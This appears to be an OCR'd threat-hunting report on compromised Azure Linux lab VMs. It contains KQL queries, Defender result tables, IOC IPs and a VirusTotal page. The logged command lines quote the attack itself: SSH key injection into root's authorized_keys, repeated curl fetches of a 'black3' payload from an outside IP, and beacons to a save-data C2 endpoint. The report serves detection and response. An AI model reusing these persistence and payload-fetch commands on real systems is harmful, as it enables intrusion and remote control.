Mar 30, 2025 12:4...	linvmtest.p2zfvso05mlezjev3ck4vqd3kd....	/home/labuser/.ssh/aut...	buxjomdqefbzyyqx	./bUXjOMdqEfbzYYQX
Mar 30, 2025 12:4...	linvmtest.p2zfvso05mlezjev3ck4vqd3kd....	/root/.ssh/authorized_ke...	buxjomdqefbzyyqx	./bUXjOMdqEfbzYYQX
Mar 30, 2025 12:4...	linvmtest.p2zfvso05mlezjev3ck4vqd3kd....	/root/.ssh/authorized_keys	buxjomdqefbzyyqx	./bUXjOMdqEfbzYYQX
Mar 18, 2025 12:4...	kc-linux-vulnerability.p2zfvso05mlezjev...	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuhPmv3xdhU7JbMoc/e
Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfvso05mlezjev3ck4v...	/root/.ssh/authorized_ke...		

Outcome / IOC Lock-in:

- 15+ VMs compromised via SSH authorized_keys injection.
- Attackers used /root/.ssh/authorized_keys and user-level paths /home/*/.ssh/authorized_keys
- All listed above added to the IOC list for playbook documentation

Real Patient Zero from Initial Report

```
//Additional External C2 Communication
//Find outbound traffic to suspicious IPs/domains connected to known C2 infrastructure.
DeviceNetworkEvents
| where RemoteIP in ("85.31.47.99", "80.76.51.5", "196.251.73.38", "87.120.116.35")
  or RemoteUrl has_any ("dinpasiune.com", "mexals", "diicot")
| summarize count() by DeviceName, RemoteIP, RemoteUrl, bin(TimeGenerated, 40d)
| order by TimeGenerated desc
```

Results Chart

iceName	RemoteIP	TimeGenerated [UTC]	count
linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	3
linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	2
linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	87.120.116.35	3/11/2025, 12:00:00.000 AM	1
linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	80.76.51.5	3/11/2025, 12:00:00.000 AM	1

```
DeviceProcessEvents
| where DeviceName contains "linux-program-fix"
| where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
```

Results Chart

TimeGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandLine	ProcessCommandLine
3/4/2025, 4:27:00.330 PM	linux-program-fix	root	bash ./enable.sh	dpkg-query -W -f=${Status} curl
3/4/2025, 4:27:06.684 PM	linux-program-fix	root		wget https://secure.eicar.org/eicar.com.txt -O /tmp/eicar.txt
3/4/2025, 4:28:57.789 PM	linux-program-fix	kbuser	-bash	curl -s -m 5 http://168.63.129.16/metadata/latest/InstanceInfo
3/4/2025, 4:29:02.943 PM	linux-program-fix	kbuser	-bash	curl -s -m 5 --header "Metadata: true" http://168.63.129.16/metadata/instance/compute?api-version=2017-12-01
3/4/2025, 4:30:52.913 PM	linux-program-fix	kbuser	-bash	readlink -e /usr/lib/x86_64-linux-gnu/libcurl-gnutls.so.4
3/4/2025, 4:30:55.042 PM	linux-program-fix	kbuser		file /snap/lxd/31333/lib/x86_64-linux-gnu/libcurl-gnutls.so.4.6.0
3/4/2025, 5:51:36.451 PM	linux-program-fix	root	/usr/sbin/sshd -D -R	bash -c "curl ipinfo.io/org"
3/4/2025, 5:51:36.454 PM	linux-program-fix	root	bash -c "curl ipinfo.io/org"	curl ipinfo.io/org
3/4/2025, 5:51:49.162 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""
3/4/2025, 5:51:49.166 PM	linux-program-fix	root	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXP...	./retea -c ' #!/bin/bash key=$1 user=$2 if [[$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU"]] then echo -e ""

```
DeviceProcessEvents
| where DeviceName contains "linux-program-fix"
| where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
```

esults Chart

eGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandLine	ProcessCommandLine
3/4/2025, 5:52:53.922 PM	linux-program-fix	root	/bin/bash /usr/bin/ssshd	curl -s --connect-timeout 15 196.251.114.67/.x/black3
3/4/2025, 5:52:54.136 PM	linux-program-fix	root	/bin/bash /usr/bin/ssshd	curl -s 196.251.114.67/.x/black3
3/4/2025, 5:59:28.131 PM	linux-program-fix	kbuser	-bash	curl -s -m 5 http://168.63.129.16/metadata/latest/InstanceInfo
3/4/2025, 5:59:33.284 PM	linux-program-fix	kbuser		curl -s -m 5 --header "Metadata: true" http://168.63.129.16/metadata/instance/compute?api-version=2017-12-01
3/4/2025, 6:00:51.945 PM	linux-program-fix	kbuser	-bash	readlink -e /usr/lib/x86_64-linux-gnu/libcurl-gnutls.so.4
3/4/2025, 6:00:56.114 PM	linux-program-fix	kbuser	-bash	file /snap/lxd/31333/lib/x86_64-linux-gnu/libcurl-gnutls.so.4.6.0
3/4/2025, 6:01:41.453 PM	linux-program-fix	kbuser	-bash	file /usr/share/doc/curl
3/4/2025, 6:01:43.546 PM	linux-program-fix	kbuser	-bash	file /snap/core20/2496/usr/share/bash-completion/completions/curl
3/4/2025, 6:10:19.817 PM	linux-program-fix	kbuser	-bash	wget https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/automation/remediation-root-password.sh
3/4/2025, 6:12:01.300 PM	linux-program-fix	kbuser	-bash	wget https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/automation/remediation-root-password.sh
3/4/2025, 6:22:54.484 PM	linux-program-fix	root	/bin/bash /usr/bin/ssshd	curl -s --connect-timeout 15 196.251.114.67/.x/black3
3/4/2025, 6:22:55.691 PM	linux-program-fix	root	/bin/bash /usr/bin/ssshd	curl -s 196.251.114.67/.x/black3

```
DeviceProcessEvents
| where DeviceName contains "linux-program-fix"
| where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
```

Results | Chart

TimeGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandLine	ProcessCommandLine
3/4/2025, 6:53:36.323 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/.x/black3
3/4/2025, 7:25:41.733 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=159.69.192.72" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
3/4/2025, 7:25:41.737 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=159.69.192.72" \ -...	curl --silent http://196.251.73.38:47/save-data?IP=159.69.192.72 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
3/4/2025, 7:25:50.236 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s --connect-timeout 15 196.251.114.67/.x/black3
3/4/2025, 7:26:01.657 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/.x/black3
3/4/2025, 7:58:15.737 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s --connect-timeout 15 196.251.114.67/.x/black3
3/4/2025, 7:58:15.938 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/.x/black3
3/4/2025, 8:25:22.619 PM	linux-program-fix	root	bash ./enable.sh	dpkg-query -W -f=${Status} curl
3/4/2025, 8:28:16.233 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s --connect-timeout 15 196.251.114.67/.x/black3
3/4/2025, 8:28:16.437 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/.x/black3
3/4/2025, 8:57:40.039 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:57:40.042 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
3/4/2025, 8:57:56.438 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:57:56.445 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
3/4/2025, 8:58:12.907 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:58:12.913 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web

```
DeviceProcessEvents
| where DeviceName contains "linux-program-fix"
| where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
```

Results | Chart

imeGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandLine	ProcessCommandLine
3/4/2025, 8:58:29.633 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:58:29.635 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 8:59:05.124 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:59:05.127 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 8:59:44.735 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 8:59:44.740 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:00:02.949 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 9:00:02.952 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:00:24.593 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 9:00:24.598 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:00:39.521 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 9:00:39.524 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:00:57.423 PM	linux-program-fix	root	/var/tmp/.update-logs/Update	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
3/4/2025, 9:00:57.428 PM	linux-program-fix	root	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H ...	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:06:45.757 PM	linux-program-fix	root		curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wet
3/4/2025, 9:22:26.288 PM	linux-program-fix	kbuser	-bash	wget https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/automation/remediation-openssl-3.0.5-install.sh

16 / 94

Community Score

16/94 security vendors flagged this IP address as malicious

Reanalyze | Similar | More

80.76.51.5

AL


Last Analysis Date
26 days ago


DETECTION | DETAILS | RELATIONS | COMMUNITY 2


Security vendors' analysis


Do you want to automate checks?


alphaMountain.ai	Malicious	ArcSight Threat Intelligence	Malware
BitDefender	Phishing	CRDF	Malicious
CyRadar	Malicious	Emsisoft	Malware
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Phishing
Kaspersky	Malware	Lionic	Malicious
MalwareURL	Malware	SOCRadar	Phishing
Sophos	Malicious	Webroot	Malicious
Gridinsoft	Suspicious	Abusix	Clean

